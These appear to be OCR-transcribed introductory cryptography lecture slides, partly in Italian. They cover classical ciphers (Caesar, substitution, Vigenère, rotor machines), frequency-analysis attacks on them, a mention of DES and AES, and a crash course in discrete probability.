
Scitala	Cifrario di Cesare	Enigma	DES	RSA	AES	Crittografia ellittica
400 aC	50 aC	1918	1975	1977	2001	2005

History

David Kahn, “The code breakers” (1996)


THE
CODE-
BREAKERS
The Comprehensive History of
Secret Communication from
Ancient Times to the Internet
REVISED AND UPDATED
DAVID KAHN

Symmetric Ciphers



Alice

Bob

m

E

$E(k,m) = \mathbf{c}$

c

D

$D(k,c) = \mathbf{m}$

k

k

Same key


Cypher: (E, D)

Un classico scenario

*Algoritmi di cifratura e decifratura: **pubblici***

Crittografia **simmetrica** e **asimmetrica**

Cifratura



Attaccare
in Gallia
all'alba


@R$7#dt
#H G!T%
$F£?T&y

*Testo **in chiaro***

*Testo **cifrato***

Chiave

Decifratura




Attaccare
in Gallia
all'alba

*Testo **in chiaro***

Chiave

Cifrario di Cesare

Chiave	**A**	**B**	**C**	**D**	**E**	**F**	**G**	**H**	**I**	**J**	**K**	**L**	**M**	**N**	**O**	**P**	**Q**	**R**	**S**	**T**	**U**	**V**	**W**	**X**	**Y**	**Z**
	D	**E**	**F**	**G**	**H**	**I**	**J**	**K**	**L**	**M**	**N**	**O**	**P**	**Q**	**R**	**S**	**T**	**U**	**V**	**W**	**X**	**Y**	**Z**	**A**	**B**	**C**



Attaccare in Gallia all'alba

Dwwdffduh lq Jdoold doo'doed

*Testo **in chiaro***

*Testo **cifrato***

(Cifrario a sostituzione)


Few Historic Examples (all badly broken)

1. Substitution cipher

c:= E(k, “bcza”) = “wnac”

D(k,c) = “bcza”

k :=



$a \longrightarrow c$

$b \longrightarrow w$

$c \longrightarrow n$

.


.

.

$z \longrightarrow a$

Caesar Cipher (no key)

Shift by 3



a → d

b → e

c → f

.

.

.

y → b

z → c

What is the size of key space in the substitution cipher assuming 26 letters?

$$|\mathcal{K}| = 26$$

$$|\mathcal{K}| = 26!$$

$$26! \approx 2^{88}$$

$$|\mathcal{K}| = 2^{26}$$

$$|\mathcal{K}| = 26^2$$

How to break a substitution cipher?

What is the most common letter in English text?

“X”

“L”

“E” ←

“H”

How to break a substitution cipher?

(1) Use frequency of English letters

e: 12,7% **t**: 9,1% **a**: 8,1%

(2) Use frequency of pairs of letters (digrams)

he, **an**, **in**, **th**

An Example

```
UKBYBIPOUZBCUFEEBORUKBYBHOBBRFESPVKBWFOFERVNBCVBZPRUBOFERVNBCVBPCYYFVU
FOFEIKNWFRFIKJNUPWRFIPOUNVNIPUBRNCUKBEFWWFDNCHXCYBOHOPYXPUBNCUBOYNRV
NIWNCPOJIOFHOPZRVFZIXUBORJRUBZRBCHNCBBONCHRJZSFWNVRJRUBZRPCYZPUKBZPUNV
PWPCYVFZIXUPUNFCPWRVNBCVBRPYYNUNFCPWWJUKBYBIPOUZBCUIPOUNVNIPUBRNCHOP
YXPUBNCUBOYNRVNIWNCPOJIOFHOPZRNCRVNBCUNENVVFZIXUNCHPCYVFZIXUPUNFCPWZP
UKBZPUNVR
```

B	**36**	➔ E
N	**34**	
U	**33**	➔ T
P	**32**	➔ A
C	**26**	

NC	**11**	➔ IN
PU	**10**	➔ AT
UB	**10**	
UN	**9**	

digrams

UKB	**6**	➔ THE
RVN	**6**	
FZI	**4**	

trigrams

2. Vigenère cipher (16’th century, Rome)

k = $\boxed{\text{C R Y P T O}}$ C R Y P T O C R Y P T

(+ mod 26)

m = W H A T A N I C E D A Y T O D A Y

c = Y Y Y I T B K T C S T M V F B P R

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

2. Vigenère cipher (16’th century, Rome)


k = C R Y P T O C R Y P T O C R Y P T

m = W H A T A N I C E D A Y T O D A Y

(+ mod 26)

c = Y Y Y I T B K T C S T M V F B P R

Polyalphabetic cypher




	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

2. Vigenère cipher (16’th century, Rome)

k	=	C	R	Y	P	T	O	C	R	Y	P	T	O	C	R	Y	P	T
m	=	W	H	A	T	A	N	I	C	E	D	A	Y	T	O	D	A	Y
c	=	Y	Y	Y	I	T	B	K	T	C	S	T	M	V	F	B	P	R

(+ mod 26)




Suppose the most common letter is “G” → It is likely that “G” corresponds to “E”

→ **First letter of key = “G” – “E” = “C”** (c[i] = m[i] + k[i] ⇒ k[i] = c[i] – m[i])

3. Rotor Machines (1870-1943)

Early example: the Hebern machine (single rotor)




A B C . . X Y Z

key

K S T . . R N E


E K S T . . R N

N E K S T . . R



Rotor Machines (cont.)

Most famous: the Enigma (3-5 rotors)



4. Data Encryption Standard (1974)

~~DES: # keys = 2^{56} , block size = 64 bits~~

Today: AES (2001), Salsa20 (2008) (and many others)

Discrete Probability (crash course)

Probability distribution

- **U**: **finite set**, called **Universe** or **Sample space**

  Examples:
  - Coin flip: **U = { heads, tail }** or **U = { 0, 1 }**
  - Rolling a dice: **U = { 1, 2, 3, 4, 5, 6 }**

- A **Probability distribution** P over U is a function $\mathrm{P} : \mathrm{U} \longrightarrow [0,1]$

  such that $\sum_{\mathrm{x} \in \mathrm{U}} \mathrm{P}(\mathrm{x}) = 1$

  Examples:
  - Coin flip: **P(heads) = P(tail) = 1/2**
  - Rolling a dice: **P(1) = P(2) = P(3) = P(4) = P(5) = P(6) = 1/6**

Probability distribution

- **U**: **finite set**, called **Universe** or **Sample space**
- A **Probability distribution** P over U is a function **P : U ⟶ [0,1]**

  such that $\sum_{x \in U} P(x) = 1$

- Notation: U = $\{0,1\}^n$
- **Example:**

  Universe **U** = $\{0,1\}^2$ = {00, 01, 10, 11}

  Probability distribution **P** defined as follows:

  P(00)= 1/2 P(01)= 1/8 P(10)= 1/4 P(11)= 1/8

Probability distributions

Examples:

1. Uniform distribution: for all $x \in U$: $P(x) = 1/|U|$
2. Point distribution at x_0: $P(x_0) = 1$, $\forall x \neq x_0$: $P(x) = 0$

… and many others

Events

Let us consider a universe **U** and a probability distribution **P** over U.

- An **event is a subset A of U,** that is, $A \subseteq U$
- The **probability of A** is $\mathbf{Pr[A]} = \sum_{\mathbf{x \in A}} \mathbf{P(x)}$

Note: Pr[U] = 1

Example

- Universe U = { 1, 2, 3, 4, 5, 6 }
- Probability distribution P s.t. P(1) = P(2) = P(3) = P(4) = P(5) = P(6) = 1/6
- **A = {1, 3, 5}**
- **P[A] = 1/6 + 1/6 + 1/6 = 1/2**

Events

Let us consider a universe **U** and a probability distribution **P** over U.

- An **event is a subset A of U,** that is, A ⊆ U
- The **probability of A** is $\mathbf{Pr[A]} = \sum_{\mathbf{x \in A}} \mathbf{P(x)}$

Example

- Universe U = $\{0,1\}^8$
- Uniform distribution P over U, that is, $P(x) = 1/2^8$ for every x ∈ U
- **A = $\Big\{$ all x in U such that $\mathrm{lsb}_2(x)$=11 $\Big\}$ ⊆ U**
- **Pr[A] = ¼**

Hints: $Pr[A] = 1/2^8 \times |A|$
each element in A is of the form _ _ _ _ _ _ 1 1

Union of Events

Given events $\mathbf{A_1}$ and $\mathbf{A_2}$,

$\mathbf{A_1 \cup A_2}$ is an event.

- $\Pr[\, A_1 \cup A_2 \,] \;=\; \Pr[A_1] + \Pr[A_2] - \Pr[A_1 \cap A_2\,]$
- $\Pr[\, A_1 \cup A_2 \,] \;\leq\; \Pr[A_1] + \Pr[A_2]$ (“Union bound”)
